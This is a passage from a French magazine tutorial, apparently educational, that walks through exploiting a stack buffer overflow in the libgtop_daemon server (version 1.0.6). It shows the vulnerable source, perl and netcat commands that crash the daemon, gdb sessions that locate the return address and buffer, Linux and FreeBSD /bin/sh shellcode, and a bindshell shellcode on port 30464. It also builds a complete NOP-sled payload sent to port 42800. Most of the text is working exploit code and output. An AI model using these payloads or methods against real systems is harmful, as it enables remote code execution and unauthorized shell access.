Par quelle adresse remplaçons-nous l'adresse de retour de la fonction ? Sur la Figure 5, nous voyons tout simplement *l'adresse du shellcode*, mais comment, lors de la création du code malin, nous pouvons savoir à quelle adresse le programme vulnérable mettra la chaîne passée ? Nous allons affronter ce problème de deux côtés. Premièrement : essayons de lancer le programme vulnérable sous débogueur et vérifier où dans la mémoire est mis l'argument passé. Deuxièmement : tout au début du code créé, avant le shellcode, nous mettrons une suite de commandes non opérantes *nop* (chaîne à droite sur la Figure 5). Grâce à cela, même si nous ne tombons pas juste sur le début de la chaîne, cela ne fera rien – le programme saute quelques commandes *nop*, et ensuite, exécute le shellcode.

Début de l'offensive

Maintenant, que notre plan est mis au point, nous pouvons essayer de nous attaquer au programme vulnérable du Listing 1. Mais quel

Listing 7. *Fonction* `permitted()`*, fragment du fichier src/daemon/gnuserv.c des sources du programme libgtop*

```
static int permitted (u_long host_addr, int fd)
{
  int i;
  char auth_protocol[128];
  char buf[1024];
  int auth_data_len;

  /* Read auth protocol name */
  if (timed_read (fd, auth_protocol, AUTH_NAMESZ, AUTH_TIMEOUT, 1) <= 0)
    return FALSE;
(...)
  if (!strcmp (auth_protocol, MCOOKIE_NAME)) {
    if (timed_read (fd, buf, 10, AUTH_TIMEOUT, 1) <= 0)
      return FALSE;
    auth_data_len = atoi (buf);
    if (
  timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
      return FALSE;
```




Figure 6. *Fragment de la fonction* `permitted()` *(illustration du Listing 7)*

est le sens de nous attaquer au programme que nous avons écrit nous-mêmes et que nous avons rendu vulnérable ? Puisque nous savons comment le faire en théorie, essayons d'exploiter une vraie faille dans un programme réel.

La consultation des archives bugtraq nous permettra de trouver un programme vulnérable qui se prête parfaitement à notre but. L'un des e-mails informe que dans la version 1.0.6 de la bibliothèque *libgtop*, une erreur permettant le débordement du tampon sur la pile a été trouvée. *libgtop* est une bibliothèque qui fournit les informations sur le système. Elle fonctionne sur le principe d'architecture client-serveur, et l'erreur a été trouvée sur le serveur (programme *libgtop_daemon*). Nous effectuons l'attaque en

Listing 8. *Fonction* `timed _ read()`*, fragment du fichier src/daemon/gnuserv.c des sources du programme libgtop*

```
static int timed_read (int fd, char *buf, int max, int timeout, int one_line)
{
(...)
  char c = 0;
  int nbytes = 0;
(...)
  do {
    r = select (fd + 1, &rmask, NULL, NULL, &tv);
    if (r > 0) {
      if (read (fd, &c, 1) == 1) {
        *buf++ = c;
        ++nbytes;
(...)
    } while ((nbytes < max) && !(one_line && (c == '\n')));
(...)
    return nbytes;
}
```




Figure 7. *Fonction* `timed _ read()` *(simplifiée) ; illustration du Listing 8*

envoyant à l'ordinateur sur lequel est lancé le serveur, des données spécialement conçues à cet effet. Ces données provoqueront le débordement du tampon sur le serveur et l'exécution du code fourni. Nous nous occuperons des détails de notre attaque dans la suite de l'article, maintenant, je voudrais vous présenter en quoi consiste l'erreur trouvée dans *libgtop_daemon* et comment contraindre le programme vulnérable à exécuter notre code.

En quoi consiste l'erreur dans libgtop_daemon

Les sources de la version vulnérable du programme sont disponibles sur le CD joint au magazine. Le Listing 7 présente la définition de la fonction `permitted()`, un fragment du fichier *src/daemon/gnuserv.c*. Pendant l'analyse du code, prêtez attention à la fonction `timed _ read()` qui se répète (elle est définie dans le même fichier). Cette fonction charge à partir d'un fichier (dont le pointeur est passé comme premier argument) dans un tampon (second argument) un nombre de caractères inférieur ou égal au nombre défini dans le troisième argument.

Quand nous savons déjà ce que la fonction `timed _ read()` fait, regardons la fonction `permitted()`. Prêtez attention à la ligne :

```
if (timed_read (fd, buf,
  auth_data_len, AUTH_TIMEOUT,
  0) != auth_data_len)
```

Elle charge à partir du fichier `fd` dans le tampon `buf` un nombre de caractères inférieur ou égal à `auth _ data _ len`. Si, par hasard, `auth _ data _ len` dépasse la taille du tableau `buf[]` (lequel, ce qui est facile à vérifier, a 1024 octets – voir le Listing 7), le nombre de caractères chargés dans le tableau pourrait être trop important. Ce qui entraînerait le dépassement du tampon et, si nous avons de la chance, l'adresse de retour de la fonction `permitted()` serait remplacée. Vérifions alors d'où provient la variable `auth _ data _ len`. Quelques lignes avant, dix caractères chargés à partir du fichier `fd`, sont saisis dans la variable `auth _ data _ len` en tant que nombre entier :

```
auth_data_len = atoi (buf)
```

Alors, si la source à partir de laquelle les caractères sont chargés, contient la chaîne :

```
2000
AAAA... (deux mille lettres A)
```

dans le tableau `buf[]`, la chaîne entière des lettres A, comptant deux mille caractères sera chargée, ce qui entraînera le débordement du tampon.

Reculons encore de quelques lignes. Nous voyons qu'afin que le fragment analysé soit exécuté, la condition suivante doit être satisfaite :

```
if (!strcmp (auth_protocol,
  MCOOKIE_NAME))
```

où le contenu de la variable `auth _ protocol` est chargé aussi du fichier `fd`.

Il est facile de vérifier que `MCOOKIE_NAME` est définie dans le fichier *include/glibtop/gnuserv.h* comme `MAGIC-1` :

```
#define MCOOKIE_NAME "MAGIC-1"
```

En bref, si nous voulons déborder le tampon `buf[]`, la source de données lues dans la fonction `permitted()` doit contenir la chaîne :

```
MAGIC-1
2000
AAAA... (deux mille lettres A)
```

Maintenant, regardons de près les sources de *libgtop*, pour vérifier dans quelles circonstances la fonction `permitted()` est appelée et d'où proviennent les données qu'elle charge. Après une courte analyse, il s'avère que si nous lançons *libgtop_daemon* (de préférence avec l'option `-f`, grâce à cette option le programme ne passera pas en tâche de fond), il ouvre le port 42800 et écoute les données arrivantes. Nous pouvons alors (par exemple, à l'aide de *netcat*), y envoyer la chaîne mentionnée et provoquer le débordement du tampon sur la pile.

Vulnérabilité de libgtop_daemon au débordement de tampon

Assurons-nous que *libgtop_daemon* est effectivement vulnérable au débordement de tampon. Pour cela, compilons les sources de *libgtop* – elles sont disponibles sur le CD joint au magazine – avec les commandes standard :

```
$ ./configure
$ make
```

Ensuite, accédons au répertoire *src/daemon* et tapons la commande :

```
$ ./libgtop_daemon -f
```

libgtop_daemon a été lancé et écoute sur le port 42800. Ensuite, créons la seconde console à partir de laquelle nous envoyons sur le port 42800 de l'hôte local une chaîne débordant le tampon. Puisque ce serait très embêtant de saisir manuellement une suite de deux milles lettres A, utilisons Perl. Pour saisir deux mille lettres A, nous pouvons nous servir d'un script comptant deux lignes :

```
#!/usr/bin/perl
print "A"x2000
```

La première ligne de ce script informe le noyau quel interpréteur (dans ce cas `/usr/bin/perl`) doit exécuter le script, et la seconde permet d'éditer deux mille lettres A. Nous aurions pu enregistrer ce script dans un fichier, ajouter du code `MAGIC-1\n2000\n`, et le lancer en redirigeant sa sortie standard à *netcat* – mais cette solution ne serait pas trop commode. Pour modifier le nombre de caractères saisis, il faudrait modifier le script, alors nous agirons de façon un peu différente. Nous obtiendrons le même résultat que lors du lancement du script ci-dessus, à la suite de l'exécution de la commande suivante :

```
$ perl -e 'print "A"x2000'
```

Le lancement de l'interpréteur de Perl avec l'option `-e` entraîne l'exécution des commandes passées en argument. De manière analogue, pour éditer cette chaîne dépassant le tampon, nous tapons la commande :

```
$ perl -e \
  'print "MAGIC-1\n2000\n"."A"x2000'
```

Tapons cette commande en redirigeant le résultat à *netcat* :

```
$ perl -e \
  'print "MAGIC-1\n2000\n"."A"x2000' \
  | nc 127.0.0.1 42800
```

Consultons la console sur laquelle *libgtop_daemon* est lancé : le programme s'est terminé par le message de *segmenation fault*.

Combien de caractères faut-il pour déborder le tampon ?

Puisque nous voulons remplacer l'adresse de retour de la fonction à l'aide d'une chaîne trop longue, vérifions la longueur de cette chaîne. D'une part, nous ne devons pas utiliser une chaîne trop courte, parce qu'elle ne remplacerait pas l'adresse de retour de la fonction. D'autre part, l'utilisation de la chaîne trop longue ne sera pas juste non plus, parce que le remplacement d'un fragment trop important de la mémoire pourrait donner des effets imprévisibles et difficiles à détecter.

Nous savons qu'une chaîne contenant deux mille lettres A remplace l'adresse de retour de la fonction, essayons alors de donner une commande similaire à celle ci-dessus, mais qui envoie moins de caractères, par exemple :

```
$ perl -e \
  'print "MAGIC-1\n1500\n"."A"x1500' \
  | nc 127.0.0.1 42800
```

Attention : bien sûr, après chaque tentative, il faut redémarrer *libgtop_daemon*. Il peut arriver que lors du redémarrage, le message suivant s'affiche :

```
bind: Address already in use
```

Dans ce cas, il faut tout simplement attendre quelques instant et essayer de redémarrer le programme.

Après quelques essais, nous savons déjà que la chaîne la plus courte entraînant *segmentation fault* est la chaîne qui contient 1178 lettres A. Il est possible que cette chaîne ne remplace pas l'adresse de retour de la pile. Avant cette adresse, la pile contient l'adresse de la fin précédente de la pile dont la modification peut provoquer des instabilités dans le travail du programme (partie 5 de la Figure 4). Vérifions si c'est vraiment le cas.

libgtop_daemon sous débogueur

Pour lancer *libgtop_daemon* sous un débogueur, il faut d'abord le compiler avec les informations pour débogueur. C'est l'option `-ggdb` du compilateur (gcc) qui s'en occupe. Éditions le fichier *Makefile* disponible dans le répertoire principal des sources. Nous y trouvons la ligne suivante :

```
CC = gcc
```

Cette ligne contient l'information sur le nom du compilateur qui sera utilisé. Si nous changeons cette ligne en :

```
CC = gcc -ggdb
```

chaque appel du compilateur sera effectué avec l'option `-ggdb`. Essayons. Saisissons cette modification dans *Makefile* et exécutons :

```
$ make
```

Accédons au répertoire *src/daemon* et exécutons la commande :

```
$ gdb libgtop_daemon
```

Après le lancement du débogueur, essayons d'exécuter la commande *list*. Le débogueur affiche les sources du programme, ce qui signifie que les informations pour *gdb* ont été ajoutées.

Dressons alors un arrêt là où le remplacement du tampon a lieu, c'est-à-dire dans la ligne 203 du fichier *gnuserv.c* :

```
if (timed_read (fd, buf,
  auth_data_len, AUTH_TIMEOUT, 0)
```

L'arrêt est mis en place, de la même façon que précédemment, par la commande :

```
(gdb) break gnuserv.c:203
```

Maintenant, il faut lancer *libgtop_daemon* avec l'option `-f` :

```
(gdb) run -f
```

Listing 9. *Shellcode lançant le shell*

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d
\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff
/bin/sh
```

Listing 10. *Vérifions si le shellcode fonctionne*

```
main() {
  char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3"
  "\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
  "\xff\xff/bin/sh";

  void(*ptr)();
  ptr = shellcode;
  ptr();
}
```

Ensuite, à partir de la seconde console, envoyons sur le port 42800 de la machine locale la chaîne contenant 1178 lettres A :

```
$ perl -e \
  'print "MAGIC-1\n1178\n"."A"x1178' \
  | nc 127.0.0.1 42800
```

Après le retour à la console sur laquelle fonctionne le débogueur, nous voyons que l'exécution du programme s'est arrêtée sur la ligne demandée. Voyons quelle valeur est positionnée comme adresse de retour de la fonction :

```
(gdb) print $ebp+4
(gdb) x $ebp+4
```

La première commande a affiché l'adresse à laquelle l'adresse de retour de la fonction est sauvegardée. La seconde commande a donné la même valeur de l'adresse de retour. Ensuite, exécutons la ligne dans laquelle le remplacement du tampon aura lieu et vérifions si l'adresse de retour de la fonction a changé :

```
(gdb) next
(gdb) x $ebp+4
```

Nous remarquons que l'adresse n'a pas changé. Cela confirme notre hypothèse – bien que le programme se comporte de façon instable après qu'on lui passe la chaîne de 1178 lettres A, cela n'entraîne pas encore le remplacement de l'adresse de retour de la fonction. Après quelques essais analogiques à ceux effectués ci-dessus (avec la chaîne de lettres A de plus en plus longue), nous pouvons constater que la chaîne la plus courte menant au remplacement de l'adresse de retour de la fonction contient 1184 lettres A.

Conception de la chaîne

Le plan de l'attaque se présente ainsi : au programme *libgtop_daemon*, nous passons une chaîne de caractères. À la suite de cette opération, 1184 octets sont saisis dans le tampon. En tout cas, la chaîne que nous voulons utiliser sera un peu plus longue – disant qu'elle aura la taille de 1200 octets. Cette chaîne de mille deux sent octets sera composée (comme cela est présenté sur la Figure 5) de trois éléments :

- une suite d'instructions *nop*,
- un shellcode,
- l'adresse pointant à l'intérieur de la chaîne de *nop*.

Essayons de construire cette chaîne. Premièrement, nous devons décider quelle partie de la chaîne sera occupée par les *nop*, et quelle par les

adresses. Admettons qu'elles seront moitié-moitié. De la longueur prévue de la chaîne (1200 octets), il faut soustraire la longueur du shellcode et diviser le résultat en deux. À la fin et au début de la chaîne, nous ajoutons le nombre d'octets de *nop* et d'adresses obtenus.

Il ne nous reste qu'à trouver un shellcode approprié. Nous pouvons le faire à l'aide de Google. Le shellcode trouvé est présenté dans le Listing 9.

Suivant la description, cette courte chaîne d'octets est du code qui, lancé sous Linux x86, ouvrira le shell (le code contient même la chaîne `/bin/sh`). Pourtant, je vous conseille de vous méfier des programmes trouvés sur le Net. Vérifions alors si le shellcode fonctionne. Il suffit d'écrire ce code dans un tableau de caractères, et, ensuite, de renseigner le pointeur de fonction `ptr` avec l'adresse du tableau de caractères `shellcode`. Enfin, nous exécutons de cette fonction. Tout cela est présenté dans le Listing 10.

Maintenant, nous compilons et lançons le programme :

```
$ gcc shellcode_test.c -o shellcode_test
$ ./shellcode_test
sh-2.05b$
```

Le shell a été lancé. Continuons alors les travaux sur le projet de notre chaîne. Le shellcode a 45 octets, il reste alors (1200-45)/2=577,5 d'octets pour l'adresse et les *nop*. Étant donnée que chaque adresse occupe quatre octets, admettons que les adresses occuperont 576 octets, et le reste, c'est-à-dire 579 octets, sera occupé par les *nop*. Vérifions encore si nous ne nous sommes pas trompés dans les calculs : 576 octets pour les adresses, 579 pour les *nop*, 45 pour le shellcode donne au total 576+579+45=1200.

Avant de créer la chaîne, il faut encore savoir quelle adresse doit être utilisée. Cela doit être une adresse se trouvant un peu (disant, plus d'une dizaine) après le début du tableau `buf[]`. Comment pouvons-nous savoir où se trouve le tableau `buf[]`dans la mémoire , quand le programme est lancé ? Pour l'instant, ne nous en préoccupons pas, nous pourrons le vérifier plus tard à l'aide du débogueur. Pour le moment, utilisons l'adresse `0x11223344`.

Listing 11. *Création de trois fichiers auxiliaires*

```
$ perl -e 'print "\x90"x900' > nop.dat
$ echo -en "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07" > shellcode.dat
$ echo -en "\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d" >> shellcode.dat
$ echo -en "\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80" >> shellcode.dat
$ echo -en "\xe8\xdc\xff\xff\xff/bin/sh" >> shellcode.dat
$ perl -e 'print "\x11\x22\x33\x44"x500' > address.dat
```

Listing 12. *La chaîne créée est-elle celle que nous avons voulu obtenir ?*

```
$ echo -e "MAGIC-1\n1200\n"`head -c 579 nop.dat``cat shellcode.dat`\
  `head -c 576 address.dat` | hexdump -Cv
00000000  4d 41 47 49 43 2d 31 0a  31 32 30 30 0a 90 90 90  |MAGIC-1.1200....|
00000010  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
(...)
000001f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
00000200  90 eb 1f 5e 89 76 08 31  c0 88 46 07 89 46 0c b0  |.ë.^.v.1Ŕ.F..F.°|
00000210  0b 89 f3 8d 4e 08 8d 56  0c cd 80 31 db 89 d8 40  |..ó.N..V.Í.1Ű.Ř@|
00000220  cd 80 e8 dc ff ff ff 2f  62 69 6e 2f 73 68 11 22  |Í.čÜ```/bin/sh."|
00000230  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
00000240  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
(...)
00000450  33 44 11 22 33 44 11 22  33 44 11 22 33 44 11 22  |3D."3D."3D."3D."|
00000460  33 44 11 22 33 44 11 22  33 44 11 22 33 44 0a     |3D."3D."3D."3D."|
```

Construction de la chaîne

Le projet de la chaîne que nous allons envoyer au programme *libgtop_daemon* sera alors le suivant :

- une ligne contenant `MAGIC-1`,
- une ligne contenant `1200`,
- une ligne composée de trois parties : de 579 octets pour `0x90` (commande *nop*), de 45 octets pour le shellcode et de l'adresse `0x11223344` répétée 144 fois (chaque adresse fait 4 octets, alors au total, les adresses occuperont 576 octets).

Il est très utile de créer trois fichiers auxiliaires :

- *nop.dat*, contenant quelques centaines d'octets `0x90`,
- *shellcode.dat*, contenant le shellcode,
- *address.dat*, contenant l'adresse `0x11223344` répétées quelques centaines de fois.

Ces fichiers peuvent être créés de la façon présentée dans le Listing 11. Les fichiers *nop.dat* et *address.dat* sont créés suivant le mode mentionné déjà dans cet article – la commande `perl` avec l'option `-e` entraîne l'exécution du script donné comme argument. Pour éditer le shellcode dans le fichier, nous avons utilisé la commande standard *echo* exécutée avec deux options. Grâce à l'option `-e`, la chaîne `\x4e` sera éditée comme un octet en valeur hexadécimale 0x4e, et pas comme une chaîne de quatre caractères `\x4e`. L'option `-n` affiche la chaîne en question sans passer à la nouvelle ligne.

Une fois les fichiers auxiliaires préparés, nous pouvons composer la chaîne. Pour éditer 579 octets du fichier *nop.dat*, nous utilisons la commande *head* (affiche le début du fichier) :

```
$ head -c 579 nop.dat
```

Le contenu du fichier *shellcode.dat* est édité au moyen de la commande *cat*. En assemblant le tout, pour éditer la chaîne, nous nous servons de la commande :

```
$ echo -e "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat`
```

À la suite de l'exécution de cette commande, nous obtenons une chaîne de caractères déchets. Assurons-nous que la chaîne obtenue est celle que nous voulions obtenir. Comptons combien de caractères elle a (la commande *wc* affiche le nombre de lignes, mots et caractères passés à l'entrée standard) :

```
$ echo -e \
  "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | wc
```

La chaîne obtenue a 1214 octets. Et c'est justement ce à quoi nous nous étions attendus (1200 octets plus la longueur des deux premières lignes). Consultons le contenu de la chaîne à l'aide de la commande `hexdump` (elle affiche le contenu des données binaires sous forme hexadécimale) – le Listing 12. Ça a l'air bien – au début `MAGIC-1` et `1200`, ensuite beaucoup de *nop*, une chaîne de nombres ressemblant à première vue au shellcode et une chaîne assez importante d'adresses `0x11223344`.

Première tentative d'attaque

Essayons une première tentative d'attaque. Pour le moment, nous lançons *libgtop_daemon* sous débogueur. Grâce à cela, nous aurons la possibilité de nous assurer que l'adresse de retour de la fonction sera remplacée par la valeur attendue. Nous vérifierons aussi à quelle adresse se trouve le tampon `buf[]` (un petit rappel : cette adresse doit être saisie dans la chaîne pour que le retour de la fonction soit effectué aux *nop* avant le shellcode).

Listing 13. *Session du débogueur*

```
Script started on Sat 15 May 2004 02:30:58 AM EDT
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$ gdb libgtop_daemon
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
(...)
(gdb) break gnuserv.c:203
Breakpoint 1 at 0x8049e42: file gnuserv.c, line 203.
(gdb) run -f
Starting program: libgtop-1.0.6/src/daemon/libgtop_daemon -f

Breakpoint 1, permitted (host_addr=16777343, fd=6) at gnuserv.c:203
203 if (timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
(gdb) next
207     if (!invoked_from_inetd && server_xauth && server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc: 0x44332211
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
(gdb) x/24 buf
0xbffff440: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff450: 0x90909090  0x90909090  0x90909090  0x90909090
(...)
0xbffff670: 0x90909090  0x90909090  0x90909090  0x90909090
(gdb)
0xbffff680: 0xeb909090  0x76895e1f  0x88c03108  0x46890746
0xbffff690: 0x890bb00c  0x084e8df3  0xcd0c568d  0x89db3180
0xbffff6a0: 0x80cd40d8  0xffffdce8  0x69622fff  0x68732f6e
0xbffff6b0: 0x44332211  0x44332211  0x44332211  0x44332211
(...)
0xbffff8e0: 0x44332211  0x44332211  0x44332211  0x44332211
0xbffff8f0: 0x4006bc84  0x00000005  0x00000010  0xbffff900
(gdb) quit
The program is running.  Exit anyway? (y or n) y
haking@live:/ramdisk/home/haking/libgtop-1.0.6/src/daemon
[haking@live daemon]$
Script done on Sat 15 May 2004 02:35:06 AM EDT
```

L'essai sera effectué sur deux consoles. Sur la première, nous lançons le débogueur (la session complète est présentée dans le Listing 13) :

```
$ gdb libgtop_daemon
```

Nous installons un arrêt sur la ligne dans laquelle le débordement du tampon a lieu :

```
(gdb) break gnuserv.c:203
```

Nous lançons le programme analysé avec l'option `-f` (il ne passe pas en tâche de fond) :

```
(gdb) run -f
```

Le programme attend les données sur le port 42800. Envoyons-lui la chaîne préparée. Outre cela, passons à la seconde console (au répertoire avec les fichiers auxiliaires *nop.dat*, *shellcode.dat* et *address.dat*) et tapons la commande :

```
$ echo -e \
  "MAGIC-1\n1200\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Revenons à la console du débogueur. Nous voyons que le programme a atteint la ligne avec le piège et s'est arrêté.

```
Breakpoint 1, permitted
(host_addr=16777343, fd=6)
at gnuserv.c:203
203 if (timed_read (fd,
buf, auth_data_len,
AUTH_TIMEOUT, 0)
!= auth_data_len)
```

Vérifions (avant que le débordement du tampon ait eu lieu), quelle est l'adresse de retour de la fonction :

```
(gdb) x $ebp+4
0xbffff8dc: 0x0804a1ae
```

Exécutons la ligne courante, ce qui entraîne le remplacement de l'adresse de retour, et vérifions sa nouvelle valeur :

```
(gdb) next
207 if (!invoked_from_inetd
&& server_xauth
&& server_xauth->data &&
(gdb) x $ebp+4
0xbffff8dc: 0x44332211
```

L'adresse a été remplacée par la valeur donnée, mais dans le sens inverse (au lieu de `0x11223344` la pile contient maintenant `0x44332211`). Cela est dû au fait que x86 est une architecture *little endian* (l'octet de poids faible est stocké avant l'octet de poids fort). De ce fait, les adresses doivent être données dans le sens inverse. Profitons de l'occasion, vérifions à quelle adresse se trouve le tampon `buf[]`.

```
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
```

À tout hasard, consultons encore le contenu de la mémoire, en commençant par cette adresse (assurons-nous que la chaîne préparée est effectivement là).

```
(gdb) x/24 buf
```

Ça paraît correct – au début, nous voyons une longue chaîne de *nop*, ensuite du shellcode, et à la fin une chaîne d'adresses. Choisissons et enregistrons une adresse du début des *nop*, par exemple `0xbffff501`.

Listing 14. *Shellcode ouvrant le shell sur le port 30464*

```
char shellcode[] = /* Taeho Oh bindshell code at port 30464 */
"\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x75\x43\xeb\x43\x5e\x31\xc0\x31\xdb\x89"
"\xf1\xb0\x02\x89\x06\xb0\x01\x89\x46\x04\xb0\x06\x89\x46\x08\xb0\x66\xb3"
"\x01\xcd\x80\x89\x06\xb0\x02\x66\x89\x46\x0c\xb0\x77\x66\x89\x46\x0e\x8d"
"\x46\x0c\x89\x46\x04\x31\xc0\x89\x46\x10\xb0\x10\x89\x46\x08\xb0\x66\xb3"
"\x02\xcd\x80\xeb\x04\xeb\x55\xeb\x5b\xb0\x01\x89\x46\x04\xb0\x66\xb3\x04"
"\xcd\x80\x31\xc0\x89\x46\x04\x89\x46\x08\xb0\x66\xb3\x05\xcd\x80\x88\xc3"
"\xb0\x3f\x31\xc9\xcd\x80\xb0\x3f\xb1\x01\xcd\x80\xb0\x3f\xb1\x02\xcd\x80"
"\xb8\x2f\x62\x69\x6e\x89\x06\xb8\x2f\x73\x68\x2f\x89\x46\x04\x31\xc0\x88"
"\x46\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\x5b\xff\xff\xff";
```




Figure 8. *La chaîne débordant le tampon remplace la pile, y compris l'adresse de retour de la fonction ; nous avons de la chance – les limites des mots dans la chaîne remplaçant et sur la pile se recouvrent*




Figure 9. *La chaîne débordant le tampon remplace la pile, y compris l'adresse de retour de la fonction ; nous avons de la malchance – les limites des mots dans la chaîne remplaçant et sur la pile ne se recouvrent pas, c'est pourquoi, l'adresse est remplacée par une valeur incorrecte*

Débordement de tampon sous FreeBSD

L'un de nos bêtatesteurs, Paweł Luty, a testé les exercices présentés dans l'article (le débordement de tampon dans les programmes *stack_1.c* et *stack_2.c*) sous FreeBSD. Voici ces remarques :

Les techniques présentées dans l'article ont fonctionné. J'ai dû seulement modifier les programmes stack_1.c et stack_2.c – j'ai changé le shellcode en :

```
\xeb\x0e\x5e\x31\xc0\x88\x46\x07
\x50\x50\x56\xb0\x3b\x50\xcd
\x80\xe8\xed\xff\xff\xff/bin/sh
```

J'avais un petit problème avec la commande echo, qui sous FreeBSD n'a pas d'option `-e` – mais il est possible d'utiliser Perl à la place.

J'ai remarqué aussi que pour FreeBSD 5.1-RELEASE-p10 l'adresse du tampon pour les lancements successifs du programme est constante (cette remarque concerne le Tableau 1).

Cette adresse remplacera l'adresse de retour de la fonction. Terminons le travail avec le débogueur par la commande *quit* ou en appuyant les touches [*ctrl*]+[*d*].

